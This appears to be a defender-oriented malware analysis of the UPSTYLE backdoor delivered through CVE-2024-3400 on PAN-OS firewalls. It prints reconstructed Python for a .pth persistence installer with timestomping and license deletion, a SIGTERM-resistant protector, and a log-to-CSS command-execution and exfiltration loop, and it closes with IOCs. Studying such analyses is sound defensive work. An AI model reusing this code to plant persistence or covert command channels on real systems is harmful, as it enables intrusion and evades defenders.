
Hiding in Plain Sight: Deconstructing the UPSTYLE Backdoor (CVE-2024-3400)
A technical deep dive into the UPSTYLE malware and the CVE-2024-3400 vulnerability. This analysis dissects the malware's three-stage Python payload, its novel "living-off-the-land" C2 communication, and provides actionable IOCs for defenders.
In the high-stakes game of cybersecurity, few things are as alarming as a "Zero-Day" vulnerability in a security appliance. In April 2024, the world learned of CVE-2024-3400, a critical command-injection vulnerability targeting Palo Alto Networks (PAN-OS) firewalls.
But the vulnerability was just the open door. What walked through that door was a sophisticated piece of malware known as UPSTYLE.
This article dissects UPSTYLE. We will analyze how it installs itself, how it hides from administrators, and its unique method of communication that allows it to steal data without ever creating a suspicious network connection.
Part 1: The Non-Technical Explanation (The "Burglar" Analogy)
For those who aren't code experts, here is how this attack works:
Imagine you have a high-security vault (the Firewall). The attackers found a flaw in the lock manufacturing (the Vulnerability) that let them slip inside.
Once inside, they didn't just steal money and leave. They installed a "ghost" robot (the UPSTYLE Malware).
- The Hiding Spot: The robot hides inside the vault's own instruction manual (Python libraries). Every time the vault checks its manual, the robot wakes up.
- The Communication: The robot knows that if it calls the burglars on a cell phone, the police (Security Monitoring) will see the call. Instead, the burglars throw a rock at the vault's window (generate an error). The robot reads the error log, finds a secret message inside, does what it is told, and writes the result on a sticky note pasted to the front door (a public website file). The burglars drive by, read the sticky note, and the robot burns the note 15 seconds later.
It is a "Dead Drop" spy technique, purely digital.
 The Attack Chain: From initial exploit (CVE-2024-3400) to lateral movement and data exfiltration.
Part 2: Technical Deep Dive
For the analysts and engineers, let’s tear apart the Python code. The malware operates in three distinct layers: The Installer, The Protector, and The Worker.
Phase 1: The Foothold (Installation & Persistence)
 Persistence: The malware uses a .pth file and 'Timestomping' to blend in with legitimate system files.
The attack begins with a dropper script. Its primary goal is to establish persistence using a Python-specific trick: the .pth file. In Python, any file ending in .pth located in the site-packages directory is automatically executed whenever Python starts.
The Installer Code:
# Phase 1: The Installer Script
import os, base64, time

# 1. Define the persistence location
systempth = "/usr/lib/python3.6/site-packages/system.pth"

# 2. The payload (Base64 encoded to hide intent)
# This payload contains the Protector and the Backdoor logic
payload = b'''import base64;exec(base64.b64decode(b"aW1wb3J0IG9zLHN1YnByb2Nlc3MsYmFzZTY0Cn...[Encoded Layers 2 & 3]..."))'''

# 3. Write the malicious .pth file
with open(systempth,'wb') as f:
    f.write(payload)

# 4. Anti-Forensics: Timestomping
# The malware copies the timestamps from a legitimate file (os.py)
# and applies them to the malicious file to blend in.
atime = os.path.getatime(os.__file__)
mtime = os.path.getmtime(os.__file__)
os.utime(systempth, (atime, mtime))

# 5. Self-Destruction
# Delete the installer script to remove evidence
os.unlink(__file__)

# 6. The "Scorched Earth" Policy
# It deletes the firewall license keys to disrupt operations
import glob
try:
    os.unlink(glob.glob("/opt/pancfg/mgmt/licenses/PA_VM*")[0])
except:
    pass
Key Analysis:
- The
.pthTrick: By writing tosystem.pth, the malware ensures it loads into every Python process on the box. - Timestomping: Note the
os.utimecommand. If an analyst sorts files by "Date Modified," this malware will look like it was installed years ago, alongside the OS. - License Deletion: The
os.unlink(...licenses...)line is purely destructive, likely intended to cause a Denial of Service (DoS) or distract admins while data is stolen.
Phase 2: The Protector (Defense Evasion)
Once system.pth executes, it decodes the second layer. This layer ensures the malware stays running and only activates in the correct process.
The Loader Code:
# Phase 2: The Loader and Protector
def check():
    import os, subprocess, time, sys

    def start_process():
        import base64
        # This contains Layer 3 (The actual C2 logic)
        functioncode = b"ZGVmIF9fbWFpbigpOgogICAgaW1wb3J0IHRocmVhZGluZy...[Encoded Layer 3]..."
        exec(base64.b64decode(functioncode))

    # Target Specificity:
    # Only run if we are inside the specific PAN-OS monitoring process.
    # This prevents the backdoor from spawning thousands of times in unrelated processes.
    if b"/usr/local/bin/monitor mp" in open("/proc/self/cmdline","rb").read().replace(b"\x00",b" ") :
        start_process()
    else:
        return False

def protect():
    import os, signal
    systempth = "/usr/lib/python3.6/site-packages/system.pth"
    content = open(systempth).read()

    # Signal Handler: The "Dead Man's Switch"
    # If an admin tries to KILL the process (SIGTERM), this function runs first.
    def stop(sig, frame):
        # If the admin deleted the .pth file, recreate it before dying.
        if not os.path.exists(systempth):
            with open(systempth, "w") as f:
                f.write(content)

    # Register the signal handler
    signal.signal(signal.SIGTERM, stop)

# Initialize protection and check environment
protect()
check()
Key Analysis:
protect(): This creates a race condition against the defender. If you identify the malicious process and try to kill it, the process intercepts the kill signal and re-writes its persistence file before it dies.check(): The malware is surgically precise. It only fully executes inside/usr/local/bin/monitor mp. This reduces noise and CPU usage, making it harder to spot in a task manager.
Phase 3: The C2 Loop (Living off the Land)
 Covert C2: Stealing data via error logs and public CSS files to avoid network detection.
This is the most innovative part of UPSTYLE. Instead of opening a socket and connecting to a C2 server (which firewalls usually block), it uses the firewall's own log files and web server files as a communication buffer.
The Full C2 Payload:
# Phase 3: The Core Backdoor Logic
def __main():
    import threading, time, os, re, base64

    # Configuration
    # The malware uses a legitimate CSS file on the VPN portal to export data.
    css_path = '/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css'

    # Save original state for restoration
    content = open(css_path).read()
    atime = os.path.getatime(css_path)
    mtime = os.path.getmtime(css_path)

    # Helper function to clean up evidence
    def restore(css_path, content, atime, mtime):
        import os, time
        time.sleep(15) # Wait 15 seconds for attacker to download results
        with open(css_path, 'w') as f:
            f.write(content) # Restore original CSS
        os.utime(css_path, (atime, mtime)) # Restore original timestamps

    while True:
        try:
            # Pattern to look for in error logs: img[BASE64_COMMAND]
            SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+)\]'
            lines = []
            WRITE_FLAG = False

            # 1. READ: Scan the NGINX error log
            for line in open("/var/log/pan/sslvpn_ngx_error.log", errors="ignore").readlines():
                rst = re.search(SHELL_PATTERN, line)
                if rst:
                    WRITE_FLAG = True
                    # 2. EXECUTE: Decode the command and run it
                    cmd = base64.b64decode(rst.group(1)).decode()
                    try:
                        output = os.popen(cmd).read()

                        # 3. EXFILTRATE: Write output to the public CSS file
                        # Output is hidden inside CSS comments /* output */
                        with open(css_path, "a") as f:
                            f.write("/*" + output + "*/")
                    except Exception as e:
                        pass
                    continue # Skip adding the malicious log line back to the file
                lines.append(line)

            # 4. CLEANUP
            if WRITE_FLAG:
                # Remove the command traces from the log file immediately
                with open("/var/log/pan/sslvpn_ngx_error.log", "w") as f:
                    f.writelines(lines)

                # Restore log timestamps to avoid suspicion
                os.utime("/var/log/pan/sslvpn_ngx_error.log", (atime, mtime))

                # Trigger the CSS restoration thread
                import threading
                threading.Thread(target=restore, args=(css_path, content, atime, mtime)).start()
        except:
            pass

        # Check for new commands every 2 seconds
        time.sleep(2)

import threading, time
threading.Thread(target=__main).start()
How the C2 Loop Works:
- Input: The attacker sends a web request to the firewall that deliberately generates a 404 or similar error. The URL contains the command encoded in Base64 (e.g., inside a fake image tag
img[...]). - Processing: The firewall logs this error to
sslvpn_ngx_error.log. The malware scrapes this log, finds the tag, and executes the command. - Output: The malware appends the result to
bootstrap.min.css. Since this is a public-facing file for the VPN portal, the attacker just downloads the CSS file to see the output. - Evasion: The
restore()function wipes the CSS file clean after 15 seconds, and the log file is scrubbed immediately.
Indicators of Compromise (IOCs)
If you are a defender, these are the signs that UPSTYLE has been in your network.
File System Artifacts:
| Path | Description |
|---|---|
/usr/lib/python3.6/site-packages/system.pth | Primary Persistence. Look for unexpected .pth files. |
/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css | Exfiltration Channel. Monitor for modifications or comments /*...*/ appended to the end. |
/opt/pancfg/mgmt/licenses/PA_VM* | Destruction. Check if license files are missing. |
Log Patterns:
- File:
/var/log/pan/sslvpn_ngx_error.log - Pattern: Entries containing
img[followed by a long Base64 string. - Behavior: The
monitor mpprocess reading/writing to the CSS files listed above.
Network IOCs (Associated IPs):
23.227.194.230154.88.26.223206.189.14.20567.55.94.84(Noted as SaferVPN, potentially used for masking)
Hashes (SHA256):
ab3b9ec7bdd2e65051076d396d0ce76c1b4d6f3f00807fa776017de88bebd2f33de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac710f67d0561c659aecc56b94ee3fc82c967a9647c08451ed35ffa757020167fb
Conclusion
The UPSTYLE malware is a masterclass in "Living off the Land." It doesn't bring its own complex C2 tools; it uses the Python environment and the web server already present on the device.
For defenders, this highlights that monitoring external network traffic is no longer enough. We must monitor file integrity (FIM) on critical appliances and inspect internal logs for anomalies. As demonstrated by Zscaler and LetsDefend scenarios, a multilayered defense strategy—combining vulnerability management, log analysis, and behavioral monitoring—is the only way to catch a ghost in the machine.
Sources: Technical analysis based on LetsDefend scenarios and Zscaler ThreatLabz research on CVE-2024-3400.